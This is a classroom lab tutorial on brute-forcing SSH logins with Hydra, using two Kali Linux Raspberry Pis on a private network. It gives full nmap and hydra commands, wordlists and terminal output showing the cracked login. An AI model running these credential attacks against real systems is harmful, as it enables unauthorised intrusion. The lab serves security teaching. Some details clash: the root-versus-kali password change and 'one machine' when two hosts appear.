Module 3 - Brute Force

How to use Hydra, a brute forcing program, to attack a root user on a separate device

What is a brute force attack

The brute force attack is a common, easy to implement password cracking attack. By utilizing files containing many compromised usernames and passwords, hackers can rapidly test each item in the file on a server, computer, or website. While it is generally easy to use a brute force attack, it will only be successful if the password of the device is already compromised and stored in the password file - called a wordlist in Kali Linux.

How to protect from a brute force attack

There are several ways to stay safe from a brute force attack.

- Limit the amount of sign in attempts allowed on the device or server
- Use complex passwords
- Utilize a password generator and manager, such as LastPass

While this is something that can be done on really any modern computer, we will be using Raspberry Pis, with Kali Linux installed on them.

To clear up confusion, I will refer to each machine as either the attacking machine or the vulnerable machine.

Connecting to a computer via SSH regularly


There are some scenarios where one may wish to securely login to a remote machine. To do this, we use a protocol called SSH, or Secure Shell. To fully understand what will happen when we attack the vulnerable machine, lets first see how to log into a machine regularly using SSH.

1. On the attacking machine (we aren’t actually attacking anything yet), open terminal.

To connect via SSH, you must know the IP address of the machine you wish to connect to, as well as the username and password of the machine

2. In terminal type in the following command, replacing USERNAME and IP with the actual values:


```
ssh USERNAME@IP
```



```
┌──(kali㉿kali)-[~]
└─$ ssh kali@192.168.10.2
kali@192.168.10.2's password: 
```

2. Enter the password for the remote machine. In our case, it is **kali**

You should be prompted with a message similar to this:



```
┌──(kali㉿kali)-[~]
└─$ ssh kali@192.168.10.2
kali@192.168.10.2's password:
Linux kali-raspberry-pi 5.15.44-Re4son-v8l+ #1 SMP PREEMPT Debian kali-pi (20
22-07-03) aarch64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 21 21:05:15 2024 from 192.168.10.3
┌──(kali㉿kali-raspberry-pi)-[~]
└─$ 
```


You are now connected to the remote machine via SSH. You can perform any terminal commands as if you were physically at the machine now.

Setting up a vulnerable machine

When first logging into Kali Linux, your username and password are likely “kali:kali”. While this is fine when first setting up, you should ultimately change it to something more secure. In this tutorial we will change the root password, **however, we are going to use a vulnerable password that can be exploited**

1. To reassign the password, open terminal and type in

```
sudo passwd kali
```



```
┌──(kali㉿kali)-[~]
└─$ sudo passwd root
[sudo] password for kali: 
```

You may be prompted to enter in your current password, which should be **kali**, or whatever you previously set it to. Once you enter it in, you will be prompted to enter in a new password

2. Enter in a new password

We will be using a **vulnerable password**. Specifically, if you are following along in this tutorial, use the password: **trustno1**

After this, your vulnerable machine is set up and ready to be hacked!

Attacking a root user via ssh with Brute Force

To begin, set up a static network between two raspberry pi's, both running Kali Linux. If you are unsure of how to do this, please refer to Module 1- OS Setup and Networking and follow the instructions.

Creating wordlist files containing possible usernames and passwords

Only to save a significant amount of time, and because this is a lab, we will be creating our own wordlists. Normally you would not do this, as there are wordlists containing the most common usernames and passwords already ready to use on Kali Linux. Unfortunately though, these wordlists are MASSIVE and it will take hours to test every combination of username and password.

On your attacking machine, follow these steps

1. Navigate to Desktop


```
cd Desktop
```

3. Create and edit the usernames.txt file

```
sudo nano usernames.txt
```

Lets add these 5 username possibilities to the list

```
admin
root
user
kali
master
```



```
  GNU nano 7.2                        usernames.txt *
admin
root
user
kali
master
```

```
^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify
```


To save, press CTRL + X, then Y, and then ENTER.

4. Create and edit the passwords.txt file

```
sudo nano passwords.txt
```

Lets add these 5 passwords possibilities to the list

```
kali
admin
p@ssw0rd
trustno1
qwertyuiop
```



```
  GNU nano 7.2                          passwords.txt *
kali
admin
p@ssw0rd
trustno1
qwertyuiop


^G Help          ^O Write Out     ^W Where Is      ^K Cut           ^T Execute
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify
```

To save, press CTRL + X, then Y, and then ENTER.


Find machines on the network with SSH port 22 open

To find machines with an open port 22, we will use nmap.

1. Scan our network range, which we previously defined as **192.168.10.0/24** in the Networking lab

```
nmap 192.168.10.0/24 -p 22 --open
```

This will provide us with any information on machines with an open SSH port (22)




```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.10.0/24 -p 22 --open
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-21 18:03 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.2
Host is up (0.0012s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 192.168.10.3
Host is up (0.00086s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 3.09 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Look at that! We found one machine with an open SSH port.

2. Now, using the usernames.txt and passwords.txt files we created, as well as the IP address **192.168.10.2** found from the nmap scan, lets crack the username and password of this machine using hydra

```
sudo hydra -L usernames.txt -P passwords.txt 192.168.10.2 ssh -t 4
```

- **-l** specifies a username during a brute force attack.
- **-L** specifies a username wordlist to be used during a brute force attack.
- **-p** specifies a password during a brute force attack.
- **-P** specifies a password wordlist to use during a brute force attack.
- **-t** set to 4, which sets the number of parallel tasks (threads) to run.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo hydra -L usernames.txt -P passwords.txt 192.168.10.2 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-21 18:
19:39
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~
7 tries per task
[DATA] attacking ssh://192.168.10.2:22/
[22][ssh] host: 192.168.10.2   login: kali   password: trustno1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-21 18:
19:58

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```


It looks like we found the correct combination! **kali:trustno1**

In the real world, a brute force attack can take hours, even days to run depending on the size of the wordlist and processing power of the attacking machine. There is also a large change the username and/or password isn't even in the wordlist you use, and all that time would be wasted!

3. SSH into the vulnerable machine using what we learned

```
ssh kali@192.168.10.2
```

When prompted for the password, use **trustno1**, what we got from the hydra output



```
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-21 18:
19:39
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~
7 tries per task
[DATA] attacking ssh://192.168.10.2:22/
[22][ssh] host: 192.168.10.2   login: kali   password: trustno1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-21 18:
19:58

┌──(kali㉿kali)-[~/Desktop]
└─$ ssh kali@192.168.10.2
kali@192.168.10.2's password:
Linux kali-raspberry-pi 5.15.44-Re4son-v8l+ #1 SMP PREEMPT Debian kali-pi (20
22-07-03) aarch64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 21 21:49:59 2024 from 192.168.10.3
┌──(kali㉿kali-raspberry-pi)-[~]
└─$ 
```

You have successfully hacked the vulnerable machine! Congratulations on completing this lab!